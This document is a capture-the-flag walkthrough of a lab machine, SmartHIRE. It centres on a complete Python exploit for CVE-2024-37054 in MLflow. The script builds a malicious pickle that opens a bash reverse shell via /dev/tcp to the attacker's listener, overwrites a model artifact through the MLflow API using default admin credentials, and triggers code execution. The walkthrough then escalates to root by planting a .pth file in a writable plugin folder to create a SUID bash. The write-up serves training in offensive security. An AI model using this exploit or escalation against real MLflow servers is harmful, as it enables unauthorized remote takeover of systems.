
Returning to the main SmartHIRE dashboard shows that a new training run has updated the active model to version v2, with the same model name and a new training timestamp.
CVE-2024-37054: Critical MLflow Deserialization Remote Code Execution
CVE-2024-37054 is a serious security flaw in the MLflow software. It lets an attacker trick the system into running their own hidden commands just by uploading a specially crafted file. On the SmartHIRE machine, this flaw was used to break in and take control of the server.

The Google search for “mlflow 2.14.1 poc” returns several public Proof-of-Concept exploits, with the top result being the GitHub repository for CVE-2024-37054 — a critical pickle deserialization RCE that directly matches the vulnerability used to gain the initial shell on SmartHIRE.

Based on the vulnerability identified during enumeration, I developed a custom Python script to automate the exploitation of CVE-2024-37054 (MLflow Pickle RCE). The script successfully registered a new user (dark / darknite / admin). However, the subsequent login step failed and required manual authentication through the browser.
Development of the Automated Exploit Script for CVE-2024-37054
Initial Setup, User Registration and Authentication
#!/usr/bin/env python3
import requests, pickle, os, argparse, random, string, sys

BANNER = r"""
╔═══════════════════════════════════════════════════════════════╗
║           CVE-2024-37054 MLflow Pickle RCE                    ║
╚═══════════════════════════════════════════════════════════════╝
"""
print(BANNER)

parser = argparse.ArgumentParser()
parser.add_argument("-t", "--target", required=True)
parser.add_argument("-m", "--models", required=True)
parser.add_argument("-l", "--lhost", required=True)
parser.add_argument("-p", "--lport", required=True)
args = parser.parse_args()

TARGET = f"http://{args.target}"
MODELS = f"http://{args.models}"
LHOST, LPORT = args.lhost, args.lport
ADMIN_USER, ADMIN_PASS = "admin", "password"

USERNAME, COMPANY, PASSWORD = "dark1", "darknite1", "admin"
print(f"[+] User: {USERNAME} / {COMPANY} / {PASSWORD}")

web = requests.Session()

# Register
print("\n[*] Registering user...")
r = web.post(f"{TARGET}/register", data={
    "username": USERNAME, "company": COMPANY, "password": PASSWORD
}, headers={"Content-Type": "application/x-www-form-urlencoded"}, allow_redirects=True)
print(f"[+] Register status: {r.status_code}")

# Login
print("[*] Logging in...")
r = web.post(f"{TARGET}/login", data={
    "username": USERNAME, "password": PASSWORD
}, headers={"Content-Type": "application/x-www-form-urlencoded"}, allow_redirects=True)

cookies = web.cookies.get_dict()
if not cookies or not cookies.get("session"):
    print("[-] Login failed – try logging in manually once")
    sys.exit(1)
print("[+] Login successful")The script begins by displaying a banner and parsing the required command-line arguments (target host, MLflow host, listener IP and port). It then registers a new user on the SmartHIRE application and authenticates to obtain a valid session.
Manual Model Training and MLflow Enumeration
# Create training CSV
train_csv = """experience,skills
60,"Python,SQL"
24,"JavaScript,React"
48,"Linux,Docker"
12,"Excel,Word"
"""
with open("train.csv", "w") as f:
    f.write(train_csv)
print("[+] train.csv created")

print(f"""
========================================================
MANUAL STEP REQUIRED
1. Open {TARGET}/dashboard and login
2. Go to Train Model → upload train.csv → Train
3. Wait for SUCCESS
========================================================
""")
input("[?] Press ENTER after training completes...")

# Enumerate model
print("[*] Enumerating MLflow models...")
ml = requests.Session()
ml.auth = (ADMIN_USER, ADMIN_PASS)
r = ml.get(f"{MODELS}/api/2.0/mlflow/model-versions/search")
data = r.json()

target = None
for m in data.get("model_versions", []):
    if COMPANY in m.get("name", ""):
        target = m
        break

if not target:
    print("[-] Could not find trained model")
    sys.exit(1)

run_id, model_name = target["run_id"], target["name"]
print(f"[+] Found model: {model_name} (Run ID: {run_id})")A basic training CSV is generated, after which the operator is prompted to upload the file through the web interface and complete model training. Once training finishes, the script authenticates to the MLflow API and locates the newly registered model associated with the created company.
Payload Creation, Artifact Overwrite and Trigger
# Malicious pickle
print("[*] Creating malicious python_model.pkl...")
class Shell:
    def __reduce__(self):
        cmd = f'bash -c "bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1"'
        return (os.system, (cmd,))

with open("python_model.pkl", "wb") as f:
    f.write(pickle.dumps(Shell()))
print("[+] Payload generated")

# Overwrite artifact
print("[*] Poisoning MLflow artifact...")
url = f"{MODELS}/api/2.0/mlflow-artifacts/artifacts/0/{run_id}/artifacts/model/python_model.pkl"
with open("python_model.pkl", "rb") as f:
    r = ml.put(url, data=f, headers={"Content-Type": "application/octet-stream"})

if r.status_code not in [200, 201]:
    print("[-] Artifact overwrite failed")
    sys.exit(1)
print("[+] Artifact overwritten successfully")

# Create resume.csv
with open("resume.csv", "w") as f:
    f.write('experience,skills\n60,"Python,SQL"\n')
print("[+] resume.csv created")

print(f"""
========================================================
READY FOR RCE
1. Start listener:  nc -lvnp {LPORT}
2. Go to Make Predictions → upload resume.csv
3. 502 Bad Gateway usually means SUCCESS
Expected shell: svcweb@smarthire
========================================================
""")A malicious pickle payload is constructed to establish a reverse shell. The script overwrites the corresponding model artefact in MLflow with this payload, prepares a resume CSV, and provides the final steps required to trigger remote code execution through the “Make Predictions” feature.

Returning to the SmartHIRE login page, the new account dark1 authenticated successfully and granted access to the dashboard.

On the Train Model page the file picker selects a prepared train.csv that contains the required columns for model training.

After uploading the training data the application confirmed “Model trained successfully!” and created a new model named darknite1-9eeef4360a95-model (version v1).

In the Make Predictions section the file picker opens again and selects resume.csv for analysis.

The interface reports that resume.csv is selected and ready. The active model now shows as version v2 of darknite1-9eeef4360a95-model.
Initial Access

A netcat listener on port 9007 caught an incoming connection, providing a reverse shell as the low-privileged user svcweb@smarthire.

From the shell, cat user.txt retrieves the user flag and yields the hash.
Escalate to Root Privileges Access in Smarthire machine
Privilege Escalation:

Checking sudo rights revealed that svcweb can run /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py * as root without a password, opening a clear path for privilege escalation.
Vulnerable Plugin Loading


Vulnerable Plugin Directory Loading
The script defines PLUGINS_DIR as the plugins folder next to itself and then loops through every subdirectory, calling site.addsitedir() on each one. This dynamically adds attacker-controlled locations to Python’s module search path whenever the script runs.
Unconditional Module Import
Inside the main() function the script immediately executes import mlflow_actions, backup_models. Because the plugin directories are already on the path, these imports load whatever files an attacker has placed under a writable plugin folder.
Root Cause of the Privilege Escalation
Because svcweb can execute the entire script as root with sudo and no password, any malicious Python code dropped into a writable subdirectory of plugins/ gets imported and runs with root privileges, resulting in a full system compromise.

First, the main script mlflowctl.py is found alongside a plugins folder when /opt/tools/mlflow_ctl is listed, confirming the location of the pluggable extension system.

Listing the plugins directory reveals two subdirectories: core and dev. These are the directories that mlflowctl.py adds to Python’s module search path at runtime.

Inside plugins/core the legitimate modules backup_models.py and mlflow_actions.py are present, along with a __pycache__ folder.
Root Shell on Smarthire machine

A malicious .pth file named dark.pth is written into the writable plugins/dev directory. The file contains Python code that copies /bin/bash to /tmp/bashh and sets the SUID bit on it.

A subsequent directory listing of plugins/dev confirms that dark.pth now exists.

Listing /tmp after the first run reveals several temporary directories, but bashh is not present. This suggests that the payload requires another execution or that the .pth file contains an incorrect path.

Running sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status causes Python to load the malicious .pth file. Although an error referencing /tmp/bash appears, the MLflow status check still completes, confirming that the payload executed with root privileges.

A later /tmp listing confirms that the root-owned process successfully created the SUID binary bashh.

Executing ./bashh -p launches a root shell by preserving the elevated privileges of the SUID binary.
